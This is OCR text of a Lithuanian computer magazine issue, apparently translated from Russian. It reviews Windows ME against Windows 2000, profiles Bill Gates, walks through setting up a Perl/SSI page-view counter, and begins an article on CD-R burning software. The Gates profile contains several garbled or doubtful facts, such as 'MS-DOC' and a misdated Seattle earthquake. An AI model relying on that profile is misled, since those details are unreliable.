Vaizdelis tikrai kardinaliai nepasikeitė, pasikeitė tik ikonos ir tai ne per daugiausia. Daug kas paimta iš "Win2000", kuris išėjo puse metų anksčiau. Taip pat tęsiasi pradėta jau "Win98" laikais *web* integracija. Kai pirmą kartą atidarai instrumentų panelę, tai iš pat pradžių su pasibaisėjimu pastebi 6 skyrius, bet geriau įsižiūrėjęs supranti, kad tai tik dažniausiai vartojamos opcijos.




Tarp šių dažniausiai vartojamų opcijų buvo pastebėta sisteminio laiko korekcija. Niekad negalvojau, kad žmonės tuo naudojasi labai dažnai, aš, pavyzdžiui, tai darau vieną kartą – OS instaliacijos metu :).

Naujos ir nelabai naujos naujienos!

Jeigu dėl išorės viskas aišku, tai dėl vidurių tikrai ne. Operacinę sudaro "Asiliukas IE 5.5" ir šviežias "Windows Media Player 7.0". Jeigu kalbėti apie "Eksplorerį", tai nieko gero ir nieko naujo jame nėra. Nuo 5.0 versijos jis skiriasi tiktai tuo, kad buvo ištaisyti visi *bugai*, kurie buvo surasti penktojo asiliuko gyvavimo metu ir pridėta visa galybė naujų. Ko nepasakysim apie *media playerį*, kuris tikrai iškentė visą galybę plastinių operacijų. Visų pirma mes atkreipsime dėmesį į išorinį vaizdą. Dabar tai ne kokia nors pilka mažytė programėlė, dabar tai tobulybės viršūnė :). Šis softas turi galimybę palaikyti *skinus* ir ne bet kokius, o tokius, kad kitas *playeris* juos pamatęs gali ramiausiai šalia išgerti alaus ir parūkyti.

Atkuriamų formatų kiekis tiesiog milžiniškas, o muzikos iš kompaktų mėgėjams yra galimybė dainų pavadinimų ieškoti **www.cddb.com**. Tiems, kurie mėgsta ne tik klausyti, bet ir žiūrėti, yra specialiai integruotas vizualizatorius. Kaip ir *skinai*, jis labai gražus, bet dirbdamas jis taip stabdo mašiną, kad norisi kuo greičiau jį išjungti ir patraukti tolyn.

Absoliučiai naujas dalykas yra "System Restore". Jinai iš tikrųjų yra ne kas kita, kaip "BackUp" tavo sistemai. Šių programų grupei priskiriamos šios plačiai žinomos ir vartojamos programos: "9Lives", "TrialBlazer".




Ši *utelytė* padės tau atkurti sistemą po esminio nulūžimo, bet negalvok, kad jinai kuo nors padės, jeigu kils kokia nors stichinė nelaimė, pavyzdžiui, žemės drebėjimas, potvynis arba šaldytuve nebus alaus :).

DOS mėgėjų laukia liūdna žinia, iš Linoleumo jis dalinai išimtas. DOS langai gali atsidaryti ir galima su jais dirbti tik tuo atveju, jeigu tu esi vinduose. Tad jeigu padedamas "Partition Magic" tu padarei porą pakeitimų savo diske ir jeigu tau reikia jiems realizacijai persikrauti į *real* DOS, virš tavo *hardo* praskris rožinis paukštis – *ablomingo* :). Langai pradės persikrauti, bet jie neįeis į DOS, o paprasčiausiai perkraus sistemą, o tai reiškia, kad visus pakeitimus, padarytus *madžiku*, teks vėl atlikti iš naujo. Bet tai nėra problema, nes atsirado auksarankių, kurie padarė viską, kad DOS galėtų grįžti į savo vietą. Programą galima nusipompinti šiuo adresu: **www.sgmvp.freewebsites.com/winme.html**.


Apie darbą ir apie dar kai ką!

Apie sistemą aš jau papasakojau, o dabar porą min-



čių apie jos darbą. Dabar užkrovimas užima mažiau laiko, bet žymaus pagreitėjimo aš nepastebėjau. Taip, palyginti su prieš tai buvusia sistema, pagreitėjimas jaučiamas, bet visai ne toks didelis, kokio mums norėtųsi. Sisteminiai reikalavimai ne tokie jau ir dideli. Pagal gamintojų pareiškimą, užteks ir P166 su 32 metrais smegenų. Po darbo su C466 ir 64 megais aš pagalvojau, kad tikrai nepavydžiu pirmojo komplekto turėtojams (kurie dirba su 166).

Bloga tradicija tai, kad sistema užima vis daugiau vietos. Tik pats Linoleumas užima 350 megų. Eilinis "marazmas" – instaliacijos proceso metu visas distributyvas yra kopijuojamas į "Windows" direktoriją (150 Mb). Įdomu, kam tai daryti, jeigu vartotojas turi visą kompaktą su distributyvu? Distributyvas yra kataloge "Options" ir su juo gali daryti ką nori, nors už pasekmes aš neatsakau :). "Ramybės, sūnau mano, – pasakysi tu, – 500 megų nėra taip jau daug pas mane *mp3* užima kur kas daugiau". O ne, prie visų šitų megų dar reikia pridėti 150-300 Mb iš katalogo "Restore", kur yra *bekapas*. Ir iš viso apie Gb vietos, o juk dar nieko iš softo neinstaliavai :(.



Negaliu nutylėti apie tai, kaip pasikeitė darbo su disku principai, neteisingai užbaigus darbą. Skandiskas pasileidžia tiesiai vinduose (juk DOS nėra :)), taigi mylimieji mėlynieji langeliai "must die", skandiskas jau mūsų grafikoje.

PASIRINK MANE, PASIRINK MANE!

Jeigu atėjai iki šios vietos ir šiaip rengiesi pabaigti skaityti šias eilutes, siūlau tau kuo greičiausiai sustoti ir baigti skaityti iki galo. Tie, kurie niekur nesiruošė eiti, tegul įsitaiso patogiau ir aš pratęsiu.

Abi sistemos, be jokių abejonių, yra protingesnės ir savarankiškesnės negu prieš tai buvusios versijos, bet vis dėlto reikalauja labai daug resursų. Jeigu tavo mašinytė yra silpnesnė negu PII300 ir atminties ji turi mažiau negu 64 Mb, W2K geriau palik ramybėje :). Užtai "Millenium" gali vartoti atsipūtęs, aišku, po kelių *tweakų*. Viso jo grožio tu tikrai neįžvelgsi, o *mediaplayerio* vizualiuosius stebuklus geriau visai užmiršk. Žodžiu, Langus tu turėsi naujus, bet jų gyvenimo sąlygos bus tikrai spartietiškos, geriau pagalvok apie *apgreidą* ir nesikankink mąstydamas apie sistemos keitimą. Jeigu tavo mašina tempia bet kokią sistemą, tai verta pagalvoti apie kiekvienos sistemos pliusus ir minusus.

ME – nežiūrint į tai, kad sistema lyg ir atsinaujino, atsirado problemų su geležimi – galbūt tai tik lengvas sirguliavimas, bet noriu pasakyti, jog viename mano darbe, viename iš kompų ME nesurado videokortos. Nepaisant daugybės bandymų ir visokių triukų, korta nesuveikė, nors su "Win98" ir "W2K" ji veikia be jokių problemų. Vienas iš mano pažįstamų instaliuodamas ME susidūrė su labai keista situacija. Specialiai skeneriui mašinoje buvo įdiegta *skazi* korta, viskas buvo normalu iki to momento, kai prie kompo buvo prijungtas ir pats skeneris :). Po šio *devaiso* pajungimo iš kompo prapuldavo CD-ROM ir jo nebūdavo tol, kol skeneris būdavo pajungtas prie *skazi* kortos. Buvo išbandyta daug kas, bet tai nepadėjo, turėčiau pasakyti, kad su "Win98" tokių problemų nebūdavo. Nepaisant to, kad sistema yra nauja, darbo principai su *draiveriais* ir atmintimi irgi nauji. Atidarius daug langų ME gali nulūžti. Instaliavus daug skirtingų programų šis įvykis gali tapti sisteminis, nors tai priklauso nuo laimės :). Dažniausiai lūžiai gresia tiems, kurie mėgsta per trumpą laiką instaliuoti, paskui pašalinti dešimtis programų. Kas teigiamai skiria ME nuo W2K – ME supranta visą softą ir *gamesus*, kurie dirba su geležimi tiesiogiai. Žodžiu, su ME dirbs viskas. Plius lengvas įdiegimas ir reguliavimas. Jeigu tu neturi jokių egzotiškų aparatų ir jie nauji, greičiausiai viskas bus gerai.

W2K – ką čia galima pasakyti, tai sistema profesionalams, po įdėtų į jos įdiegimą ir reguliavimą pastangų dirbs tikrai patikimai. Po įdiegto į ją *plug'n'play* palaiko visus naujus standartus ir formatus. Gal man tik pasirodė, bet aš manau, kad čia galima priversti dirbti, bet kokį aparatą, reikia tik pagalvoti ir atakuoti smegenis. Skirtingai nuo "Win98" ir ME – ji yra sistema, kuri instaliuojama ne vienam kartui per mėnesį, bet vieną kartą ir praktiškai visam laikui. Aišku, 2000 ne tokie intuityvūs kaip ME, bet praėjus kai kuriam laikui pradeda vis labiau patikti. Šiaip jos skiriasi taip kaip tarp pirmo žigulio ir paskutinio mersedeso. Sakau jums, jeigu norite patirti tą malonumą, tai instaliuokite 2000 ir kurį laiką padirbkite. Negalima nutylėti, kad sistema reikalauja labai daug atminties, tai jau NT laikų tradicija. Vieninteliu sistemos minusu galima laikyti tai, kad joje neveikia dauguma žaidimų ir dalis softo.

Nuosprendis

1. Jeigu esi paprastas vartotojas, pasilik "Win98", ir viskas.
2. Jeigu tu esi vartotojas, bet mėgsti, kad sistema kas metus būtų vis naujesnė ir gražesnė, tai bėk į kompaktų turgelį ir pirk "Windows Millenium". Kartu su grožiu tu gausi ir didesnius patogumus dirbant. Aišku, yra nesusipratimų su kai kuriais servisais. Užtai yra sustiprintas *multimedijiškumas*: *web* konferencijos, *web* kameros ir t. t. funkcionuoja geriau.
3. Jeigu tu – *advanced user* ir nori tą savo "advanced" tobulinti, tai statyk W2K. Jinai tau padės suprasti, kas yra servisai ir kaip dirba operacinė sistema ir t. t.
4. Jeigu tu – *cool* hakeris, tai be klausimų statykis W2K, nes pagal galingumą ir opcijas W2K jau dabar galima lyginti su LINUX. Šiaip tai mes tau patartume pastatyti ir W2K, ir LINUX. W2K tai puiki operacinė adminam, ir tau būtina ją mokytis, nes dabar vis daugiau serverių pereina prie šios sistemos. O jeigu nori ką nors gerai hakinti, tai tą "ką nors" turi ir gerai mokėti.



INSCENE MAN



Viljamas (Bilas) Henris Geitsas III

Kompiuterijos korporacijos "Microsoft" kūrėjas ir valdytojas. Dar vaikystėje mėgo pasitelkti į pagalbą lituoklį, domėjosi tiksliaisiais mokslais. Būdamas 12 metų susidomėjo programavimu ir kiauras dienas praleisdavo elitinės Leiksaido mokyklos kompiuterių centre prie *supermeinfreimo* PDP-10. Pirmoji programa – elektroninis tvarkaraštis, kuris suteikė galimybę jaunuoliui vaikščioti į paskaitas su puikiomis mergytėmis. Pirmoji įkurta kompanija – "Traf-O-Data" Dar besimokydamas mokykloje sukūrė ir pradėjo pardavinėti PO kompiuterinių tinklų *trafiko* analizei.

1973-aisiais įstojo į Harvardo universitetą ir gavo programuotojo vietą. Vis labiau populiarėjant "Altair 8800" užsiėmė programavimu mikrokompiuteriams. Kartu su Polu Alenu ir laisvai samdomu pagalbininku Monte Davidovu sukūrė "Altair" skirtą BASIC. 1975 metais nutarė mesti mokslą universitete ir būdamas devyniolikos metų įkūrė "Microsoft" kompaniją. 1980-1981 metais, IBM užsakymu, "Microsoft" kompanija sukūrė MS-DOC. 1985-aisiais kompanija pristatė pasauliui "Windows", 1992-asiais – "Windows 3.1" (išleista 10 milijonų kopijų), 1995 metais – "Windows 95".

Jau 1986-aisiais trisdešimt vienerių metų Bilo Geitso turtas viršijo milijardą dolerių ir per minutę prie jų prisidėdavo dar po 10 tūkstančių Nenuostabu, jog B.Geitsas susidomėjo filantropija (šeimyniniame labdaros fonde – 22 milijardai dolerių). Dabar jo turtas vertinamas 65 milijardais dolerių. B.Geitsas vis dar pats turtingiausias Žemės žmogus, uždirbantis savo darbu, o ne iš paveldėjimo.

Po 2000-aisiai įvykusio skandalo "Microsoft" padalinyje, paliko generalinio direktoriaus kėdę ir tapo pagrindiniu korporacijos "architektu".

B.Geitsas turi didžiulę "gerbėjų" armiją visame pasaulyje. 1998-ųjų vasarį Briuselyje teko "paragauti" didžiulio kreminio torto kąsnio. Tų pačių metų kovo 1 dieną, per didžiulį žemės drebėjimą Sietle ir vyraujant visuotinai panikai, šaltakraujiškai tęsė naujos "Windows" versijos pristatymą. Knygų apie *chaiteką* versle autorius: "Kelias į ateitį" (1995), "Verslas minties greičiu" (1999). Mėgstamiausias amerikietiškų kino *blokbasterių* prototipas: "AntiTrast" (2001), "Bilas Geitsas mirė" (šiuo metu filmuojama).

Hobis – skaitymas, bridžas, golfas.

Kuriam skaitiklį!

Kaip *web* puslapyje pasidaryti unikalų skaitiklį



MOOF (moof@xakep.ru) http://moof.da.ru, vertėjas: Maxas (max@hacker.lt)

Nuo tada, kai tu įmetei savo *web* puslapį į Tinklą, tau, aišku, norisi, kad į jį užeitų merginų ir... kristų be sąmonės vos pamačiusios tavo nuotrauką. Ir, aišku, norisi, kad dailiosios lyties atstovių būtų kuo daugiau. Norėdamas sužinoti, kiek merginų iš tikro aplanko tavo puslapį, bandai įkišti į jį skaitikliuką. O paskui, nagrinėdamas *log* failus, pamatai, jog antrasis žmogus, aplankęs tavo puslapį (pirmas buvai tu), buvo ne Pamela Anderson, bet barzdotas kaimynas Petras.


Tada kyla klausimas, kam man visokie "Spylog" arba "Top100" skaitikliai? Ką, aš savo negaliu susikurt? Aišku, gali. Bet problema yra ta, kad tu iki šiol neskaitei šio straipsnio, ir dar nežinai, kaip tai daroma.

"Chaliava"

Aišku, kad patys skaitiklio nerašysim - kam to reikia? Tegul tai daro programuotojai. Juk taip? Iš pradžių rasime *hostingą* su PERL ir SSI. Tokių *hostingų* yra labai daug ir apie juos jau ne kartą buvo kalbama. Nesikartosime. Dėl visa ko užeik į paieškos sistemą ir klausk "hosting perl ssi". Turėtų padėti. Manykime, kad *hostingą* radai, o tavo nuotrauka su užrašu "Jų ieško policija" jau nuskenuota ir yra internete. Viskas genialiai paprasta. Tereikia užeiti į **www.kastle.net/products/counter.shtml** ir persipompuoti... skaitiklį! Rezultatas - failas *counter.zip*, kuriame yra trys failai: *counter.cgi*, *counter.conf* ir *counter.dat*.

Taisome smegenis

Išpakuok archyvą į kokį nors katalogą ir atidaryk redagavimui failą *counter.cgi*. Gali naudoti "Notepad". O tu ką manei? Kad jau viskas? Ne, dar teks šiek tiek padirbėti.



Pradėkim. Faile *counter.cgi* reikia pakeisti tik vieną eilutę:

#!/usr/bin/perl

Tai yra kelias prie PERL tavo serveryje. Dažniausiai jis toks ir būna. Bet būna... alus baigiasi arba inetas... Todėl visuomet naudinga viską patikrinti. Jei viskas gerai, tai gali šitą failą uždaryti. Kol kas jo nereikės. Skriptas suderintas. Dabar puslapyje, kuriame nori skaičiuoti lankytojus, turi šį skaitiklį apgyvendinti. Tam reikia į puslapio HTML kodą įrašyti tokią eilutę:

<!--#include virtual="/cgi-bin/counter.cgi" -->

Čia "*/cgi-bin/counter.cgi*" - kelias prie katalogo, kuriame yra tavo skriptas. Tai yra instrukcija specialia serverių kalba - SSI. Kai serveris perdavinės tavo puslapį klientui, jis pastebės šią instrukciją ir paleis mūsų skaitiklio skriptą. O skaičių, kurį gražins skaitiklis, serveris įdės į puslapį. Tik tuomet vartotojas pamatys nedidelį skaičiuką - lyg taip ir buvo :).

Kadangi skriptas grąžina paprasčiausią skaičių, tai jis ne visada gražiai atrodo. Bet tai galima ištaisyti. Į HTML failą įrašyk:

Tu <!--#include virtual="/cgi-bin/counter.cgi" --> lankytojas saite.

Išeis panašiai į:

Nukopijuok visus failus į savo serverį. Failus *counter.cgi*, *counter.conf* ir *counter.dat* kopijuok kaip tekstinius ir į katalogą *cgi-bin* (kartais vadinasi tiesiog *cgi*). Nepamiršk nustatyti vykdymo atributą. Kaip tai daroma, jau tūkstantį kartų rašėme, eik į **www.xakep.ru** ir viską iškart rasi. Nepamiršk nukopijuoti ir pakeistą HTML failą.

Jei kažkas neveikia


Tada pirmiausia patikrink, ar teisingai nurodei kelią prie PERL. Jei esi visiškai įsitikinęs, jog nurodei teisingai, tai pažiūrėk, ar tikrai į serverį failus siunti tekstiniu, o ne dvejetainiu režimu. Taip pat patikrink, ar siunti failus į *cgi-bin*, o ne į *C:\Recycled* :).

Ar skriptas veikia, gali patikrinti tiesiog surinkęs jo adresą naršyklėje: **http://server.com/cgi-bin/counter.cgi**. Naršyklė turėtų parodyti skaičių. Jei skriptas veikia, bet skaičiaus į puslapį neįstato, tai galbūt tavo serveris nesuderinamas su SSI HTML failais. Šiuo atveju, jei servas - "Apache", tai reikia susikurti failą *.htaccess* ir į jį parašyti štai ką:

AddHandler server-parsed .html .htm .shtml

Jei ir dabar neveikia, vadinasi, tavo serveris nepalaiko SSI.

Reikia ieškoti suderinamo su SSI *hostingo*. Bet jei viską darei teisingai nuo pat pradžių, tai skaitiklis turėtų veikti kaip laikrodis.



Grožybės

Viskas būtų gerai, bet tikriausiai tu norėsi padaryti skaitiklį su grafiniais skaičiais, o ne su tekstiniais. Tam reikės skaičių paveiksliukų nuo 0 iki 9. Pavyzdžiui, tokių:

Gautus paveiksliukus pervardink šitaip: failo pavadinimas = skaičius paveiksliuke.

T. y. failas, kuriame yra 5, vadinsis *5.gif* arba *5.jpg*.


Dabar reikia šiek tiek pakeisti patį skriptą. Atidarom failą *counter.cgi* redagavimui ir einam į 61 eilutę. Ji atrodys šitaip:

```
print "$count"; }
```

Ištrink ją ir parašyk štai ką:

```
@count = split("",$count) ;
foreach (@count) {
print "<img src=\"http://localhost/".$_.".gif\">" ;
}
}
```

Dabar pakeisk *http://localhost/* į kelią serverį, kuriame yra tavo paveiksliukai, o paskui *.gif\">"* pakeisk į *".jpg\">*, jei naudoji JPEG paveiksliukus. Viskas. Galima pabandyti.




Išvados

Kaip matai, nieko sudėtinga. Viskas pakankamai paprasta ir suprantama, bent jau aš tikiuosi, kad taip yra. Aprašiau patį paprasčiausią skaitiklį, kuris skaičiuoja tik apsilankymų skaičių. O be to, kiekvienam atskiram puslapiui skaitiklis skaičiuoja apsilankymus atskirai.

Bet adresu

www.kastle.net/products/counter2.shtml

gali rasti antrą šio skaitiklio versiją. Jis skaičiuoja unikalių lankytojų skaičių, o ne puslapio pakrovimus. Derinamas šis skriptas visiškai taip pat, kaip ką tik aprašytas.



Be šitų skiptų yra milžiniškas kiekis visokių skaitiklių, kuriuos gali įtraukti į savo *web* puslapį ir didžiuodamasis parašyti "counted by me ;)". Tokių skriptų gali rasti įvairiuose nemokamų skriptų kataloguose. Kaip šitas:

http://cgi.resourceindex.com/Programs_and_Scripts/Perl/Access_Counters/.

Be PERL skriptų čia yra krūva *C*, *C++*, *TCL* ir net "Visual Basic" skriptų. Vienu žodžiu, skaičiuok su mumis, skaičiuok kaip mes, skaičiuok geriau už mus!



Pakankinsim vienaakį?

Rekomendacijos kompaktų įrašymo tema



Klimas (mimino@writeme.com), vertėjas: Maxas (max@hacker.lt)

Mūsų laikais, ypač jei leidžia šeimos biudžetas, visai neblogai pereiti prie naujų technologijų ir pradėti naudotis eilinėmis informacijos laikmenomis – kompaktiniais diskais: CD-R ir CD-RW. Tai reikštų, kad mums reikės įrenginio, kuris mokės elgtis su vienaakiais – juos įrašinėti ir perrašinėti.

Progresas ir vienaakiai

Progresas vietoje nestovi nė minutės, ypač greitai progresuoja kompiuterinės technologijos. Ką tai gali turėti bendra su tavim? Viskas labai paprasta: prisimink, kaip tekdavo bėgioti pas draugelį su krūva diskelių, kai reikėjo persirašyti naują žaidimą. O po poros metų jis atnešdavo tau savo dulkėtą kietąjį diską, kuriame buvo trys šimtai MP3 gabalų. Bet tai ne itin patogu. Sutinku. Mūsų laikais, ypač jei tai leidžia šeimos biudžetas, visai neblogai pereiti prie naujų technologijų ir pradėti naudotis eilinėmis informacijos laikmenomis – kompaktiniais diskais: CD-R ir CD-RW.

Tai reikštų, kad mums reikės įrenginio, kuris mokės elgtis su vienaakiais – juos įrašinėti ir perrašinėti. Nieko nepasakosiu apie tai, kokį CD-RW tau reikėtų pirkti – tam yra skyrius FERRUM, bet mano tikslas – papasakoti, ką galėtum nuveikti su šiuo *devaisu*.

Nauji dalykėliai

Čia ir atėjo laikas prisiminti porą svarbių dalykų, kurie glaudžiai susiję su mano (o galbūt ir su tavo) *rekorderiu*. Pirmoji iš jų – naujoji technologija "Burn-Proof". Tai technologija, kuri leidžia išvengti tokio nemalonaus dalyko, kaip disko sugadinimas dėl to, jog *buferis* yra tuščias ("Buffer Underrun"). Technologiškai tai atrodytų daugmaž šitaip: *rekorderis* neperveda lazerio iš skaitymo galingumo į rašymo galingumą tol, kol vidinis įrenginio *buferis* nebus beveik pilnas. Po to, kai lazeris pervestas į rašymo galingumą, *rekorderis* nuolat kontroliuoja *buferio* užpildymo lygį ir jei *buferis* tampa tuščias, vėl perveda lazerį į skaitymo galingumą. Kai *buferis* vėl užpildomas, *rekorderis* perskaito anksčiau įrašytus duomenis ir praėjusio sustojimo vietoje perveda lazerį į rašymo galingumą pratęsdamas kompakto įrašymą. Tokiu būdu pasiekiamas nepriklausomumas tarp įrašymo takelių ištisumo ir duomenų įvesties pastovumo. Iš visų šių sudėtingų žodžių galima padaryti vieną išvadą – labai patikimi SCSI *rekorderiai* atsidūrė vienoje eilėje su IDE įrenginiais. Taigi diskai veltui neišmetami, kaip buvo anksčiau – smulkmena, bet malonu.

Antras įdomus dalykas yra tas, kad ne visos jogurto rūšys yra vienodai sveikos – kai kurie kompaktai tiesiog neatlaiko įrašymo tokiais greičiais, kaip 10X arba 12X. Su labai įdomiom išvadom apie CDR kompaktų pasirinkimą tu gali susipažinti adresu **www.ixbt.com/storage/cdr-disk-test-p1.html** arba **www.3dnews.ru/reviews/storage/cdr-quality**. Bendra išvada, galiojanti visiems pas mus parduodamiems CDR yra tokia: pigu ir kokybiška vienu metu nebūna. Turėk omeny. Jei paklausi, kokius diskus įrašinėju aš, tai atsakysiu – įvairius. Bet daugiausia 80 minučių "Verbatim".

Atgal, prie avinų

Tiek to, grįžkim prie mūsų avinų. Įstačiau aš į kompą savo naują įrenginį ir tuoj pat pradėjo mane kankinti kitas klausimas – kokį softą naudoti įrašymui? Pasirinkimas šiaip jau nėra labai sunkus, bet vis dėlto... Pirmiausia aplankiau **www.cdmediaworld.com** ir galutinai sumaišiau visas mintis savo galvoje :). Mums reikalingos informacijos ten – krūva. Teko apsispręsti, kam aš daugiausia naudosiu savo *draivą*. Išėjo, kad dažniausiai atsarginiam savo duomenų kopijavimui, MP3 archyvo įrašymui, taip pat muzikinių, žaidimų bei programinių diskų perrašymui, kas yra labai aktualu mūsų sunkiais laikais. Įvairiapusiai interesai, ką ir pasakyt :).


Pirmoji programa, kurią man pavyko rasti, buvo "WinOnCD". Bet persipompuoti ją iš interneto yra gana problematiškas klausimas dėl jos dydžio. Jei yra galimybė gauti "WinOnCD" kompaktu arba kaip nors kitaip, tai geriau šią galimybę išnaudot. Instaliavimas vyko be problemų, programa apsigyveno mano sistemoje kaip giminaitė. "WinOnCD" ypatinga tuo, kad sunaudoja labai mažai sisteminių resursų, veikia stabiliai net silpnose sistemose. Tiesa, atkreipk dėmesį į išankstinio testavimo galimybę, t. y. ar moka programa įvykdyti tam tikrą veiksmų seką, kuri primintų įrašymo procesą, bet disko neįrašytų. Tada gerokai sumažėja rizika sugadinti diską jau įrašant.

Štai ji kokia!


"Recorder Setup Wizard" ėmėsi savo darbo, korektiškai atpažindamas mano CD-R įrenginį ir siūlydamas išsirinkti optimaliausius *draiverius* iš turimų sąrašo. Taip pat aš sužinojau, ką gi moka daryti mano *rekorderis*.

